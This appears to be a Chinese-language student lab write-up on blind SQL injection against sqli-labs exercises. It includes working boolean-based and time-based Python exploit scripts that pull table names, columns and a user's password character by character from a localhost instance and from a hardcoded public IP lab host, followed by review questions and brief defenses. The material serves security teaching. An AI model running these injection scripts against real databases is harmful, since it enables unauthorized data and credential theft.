
上面payload的意思即为：version()获取数据库版本的字符串，substr(xxx,1,1)取得了该字符串的第二位开始的第一个字符（下标从0开始算第一位）。如果该字符为4，则if表达式返回的结果为1否则为2。 根据and 1=if(xxxx)可知道当返回1时sql语句执行成功，相当于就是id=1的查询结果，否则sql执行失败。这样我们就得到了一种sql语句执行的"判断标准"，这个也就是盲注的本质。

请自行实验通过布尔盲注注入获取superman用户的密码。（请参考5.3.5节的exp编写和5.5.4时间盲注给出的脚本）


先贴出 Payload

|  |
| --- |
| def leak\_length(which: int):  urls = []  url = "http://47.115.154.103:8848/Less-1/?id=-1' or " \  "{}=(select length(group\_concat(table\_name)) from information\_schema.tables where " \  "table\_schema=database()); --+" \  ""  urls.append(url)  url = "http://47.115.154.103:8848/Less-1/?id=-1' or " \  "{}=(select length(group\_concat(column\_name)) from information\_schema.columns where " \  "table\_name='users'); --+" \  ""  urls.append(url)  url = "http://47.115.154.103:8848/Less-1/?id=-1' or " \  "{}=(select length(group\_concat(username)) from users); --+" \  ""  urls.append(url)  for i in range(0, 100):  url = urls[which].format(i)  res = requests.get(url=url)  if "Dumb" in res.text:  print(i, end="")  break  def leak\_table\_name():  for i in range(29):  for j in string.printable:  data = ord(j)  # print(data)  url = "http://47.115.154.103:8848/Less-1/?id=-1' or " \  "{0}=(select ascii(substr((select group\_concat(table\_name) " \  "from information\_schema.tables where " \  "table\_schema=database()), {1}, 1))); --+".format(data, i)  res = requests.get(url=url)  if "Dumb" in res.text:  print(j, end="")  break  print()  def leak\_column\_name():  for i in range(20):  for j in string.printable:  data = ord(j)  url = "http://47.115.154.103:8848/Less-1/?id=-1' or " \  "{0}=(select ascii(substr((select group\_concat(column\_name) " \  "from information\_schema.columns where " \  "table\_name='users'), {1}, 1))); --+".format(data, i)  res = requests.get(url=url)  if "Dumb" in res.text:  print(j, end="")  break  print()  def leak\_data():  for i in range(1, 9):  for j in string.printable:  data = ord(j)  url = "http://47.115.154.103:8848/Less-1/?id=-1' or " \  "{0}=(select ascii(substr((select group\_concat(password) " \  "from users where " \  "username='Dummy'), {1}, 1))); --+".format(data, i)  res = requests.get(url=url)  if "Dumb" in res.text:  print(j, end="")  break  print()  def bool\_based\_sql\_injection() -> None:  # leak\_length()  # table\_name length == 29  # leak\_table\_name()  # leak\_length()  # column\_name length == 20  # column\_name\_admin length == 91  # leak\_data()  pass |

一般来说，先泄漏需要爆破的数据的长度，是一个好的选择



然后通过泄漏的长度去逐字符爆破



通常来说这种方法爆破比较慢，可以采用二分爆破(二分查找)和二进制爆破(substr(lpad(bin())))，这里由于数据较小，没有采用这些方法。

### 5.5.4 时间盲注

与布尔盲注类似，时间盲注只是将”判断标准“换成了延时。在mysql中我们可以利用函数sleep()进行延时。

以less-10为例：

首先测试id=-1 以及id =1、2、3...发现无论执行结果如何，回显的页面都一样，此时我们不能再进行布尔盲注，只能换成以响应时间为标准的时间盲注。

接着我们简单测试：


|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-10/?id=1' and 1=if(1,sleep(4),1) --+ |

分析payload，if(1,sleep(4),1)可以知道mysql会执行sleep(4)函数，至于执行完的返回结果我们不再关心。（延时目的以达到，即不需要1=if(xxx)而是直接if函数也可以，总之不违反mysql语法即可）

经过分析页面应该延时，但此处并没有延时，此时我们需要考虑的是”是否存在注入“。换一句话说是否能够”构造闭合再注入其他的语句“。于是我们回到闭合上来，less-10的名称其实也告诉我们了是双引号闭合。在真实环境中我们往往无法得知，因此需要多次尝试（尝试的内容有单引号、双引号、括号等等）

此时我们只需要简单更改布尔盲注的payload：

|  |
| --- |
| http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-10/?id=1" and 1=if((substr(version(),sleep(4),1))='4',1,2) --+ |



**图5.5-8 浏览器请求延时效果**

我们可以看到标签页的左端，网页加载时"卡住"的状态表示后端正在执行延时操作。

下面通过时间盲注注入获取superman用户的密码的脚本，请理解并运行代码。

**样例代码：**

|  |
| --- |
| **i**mport requests  import time  url = "http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-10/?id="  string = "abcdefghijklmnopqrstuvwxyz -ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890:\_@,\{\}."  while True:  payload = "1\" and if((ascii(mid((select group\_concat(schema\_name) from information\_schema.schemata),{},1))={}),sleep(4),1)--+"  #payload = "1\" and if((ascii(mid((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{},1))={}),sleep(4),1)"  #payload = "1\" and if((ascii(mid((select group\_concat(column\_name) from information\_schema.columns where table\_name='Look\_here'),{},1))={}),sleep(4),1)"  #payload = "1\" and if((ascii(mid((select \* from Look\_here limit 1),{},1))={}),sleep(4),1)"  get = ""  for i in range(1,1000):  for j in string:  parm = payload.format(str(i),str(ord(j)))  try:  response = requests.get(url+parm,timeout=3)  #print(url+parm)  except:  get+=j  print(get)  time.sleep(1)  break |

我的代码

|  |
| --- |
| def time\_based\_leak\_length(which):  urls = []  url = "http://47.115.154.103:8848/Less-1/?id=1' and" \  " if({}=(select length(group\_concat(table\_name))" \  " from information\_schema.tables" \  " where table\_schema=database())," \  " sleep(4), 1); --+"  urls.append(url)  url = "http://47.115.154.103:8848/Less-1/?id=1' and" \  " if({}=(select length(group\_concat(column\_name))" \  " from information\_schema.columns" \  " where table\_name='users')," \  " sleep(4), 1); --+"  urls.append(url)  url = "http://47.115.154.103:8848/Less-1/?id=1' and" \  " if({}=(select length(group\_concat(password))" \  " from users" \  " where username='Dummy')," \  " sleep(4), 1); --+"  urls.append(url)  for i in range(0, 40):  url = urls[which].format(i)  try:  res = requests.get(url=url, timeout=3)  except:  print(i)  break  def time\_based\_leak\_table():  for i in range(1, 30):  for j in string.printable:  data = ord(j)  url = "http://47.115.154.103:8848/Less-1/?id=1' and " \  "if({0}=(select ascii(substr((select group\_concat(table\_name) " \  "from information\_schema.tables where " \  "table\_schema=database()), {1}, 1))), sleep(4), 1); --+".format(data, i)  try:  res = requests.get(url=url, timeout=3)  except:  print(j, end="")  break  print()  def time\_based\_leak\_columns():  for i in range(1, 21):  for j in string.printable:  data = ord(j)  url = "http://47.115.154.103:8848/Less-1/?id=1' and " \  "if({0}=(select ascii(substr((select group\_concat(column\_name) " \  "from information\_schema.columns where " \  "table\_name='users'), {1}, 1))), sleep(4), 1); --+".format(data, i)  try:  res = requests.get(url=url, timeout=3)  except:  print(j, end="")  break  print()  def time\_based\_leak\_data():  for i in range(1, 9):  for j in string.printable:  data = ord(j)  url = "http://47.115.154.103:8848/Less-1/?id=1' and " \  "if({0}=(select ascii(substr((select group\_concat(password) " \  "from users where " \  "username='Dummy'), {1}, 1))), sleep(4), 1); --+".format(data, i)  try:  res = requests.get(url=url, timeout=3)  except:  print(j, end="")  break  print()  def time\_based\_injection():  # table\_name length == 29  # time\_based\_leak\_table()  # time\_based\_leak\_length(0)  # column\_name length == 20  # time\_based\_leak\_columns()  # time\_based\_leak\_length()  # Dummy`s password length == 8  time\_based\_leak\_data()  pass  # time\_based\_leak\_length() |

爆破的方法和布尔盲注相同，其实二者都是在判断为true or false的时候会产生不同的显现进行判断的

# 5.6 思考题

1. 为什么需要用mysql5的环境而mysql7+不能用呢？

从PHP5.0开始mysql\_connect()就不推荐使用了，到PHP7.0就直接被废弃了，如果PHP为7.0及以上版本的话用mysqli\_connect()代替

1. 注入的基本流程？（关于information\_schema的基本使用流程，以及什么时候这个不适用？）

- `information\_schema.tables -> information\_schema.columns -> select column from table`

- Mysql5 以上才有（

- 关键字被过滤

- 权限不够，默认对所有用户开放



1. union注入确定列的方法？

- `union select 1,2,3,...`

- `order by`

- `group by`

1. 如果想利用updatexml进行注入需要注意什么（有多少说多少）

- mysql5 以上才有（

- 开头的字符不能是xml格式的语法字符

- updatexml的最大长度是32位的

- 有报错注入（

1. 盲注中我们提到了条件函数，除了if还有什么方法能够达到"条件控制"的效果？

- ifnull

- or

- and

- Case

1. 时间盲注中除了sleep还能够利用其他的哪些方法造成延时？

- sleep

- benchmark(t,exp) -> 重复执行某表达式

- 笛卡尔积 -> 连接是很耗时间的一个操作

- GET\_LOCK() -> 独立锁

- RLIKE正则 -> 通过`rpad`或`repeat`构造长字符串，加以计算量大的pattern，通过repeat的参数可以控制延时长短

1. sql注入的防范方法有哪些？

预编译

对用户的输入进行过滤

设置防火墙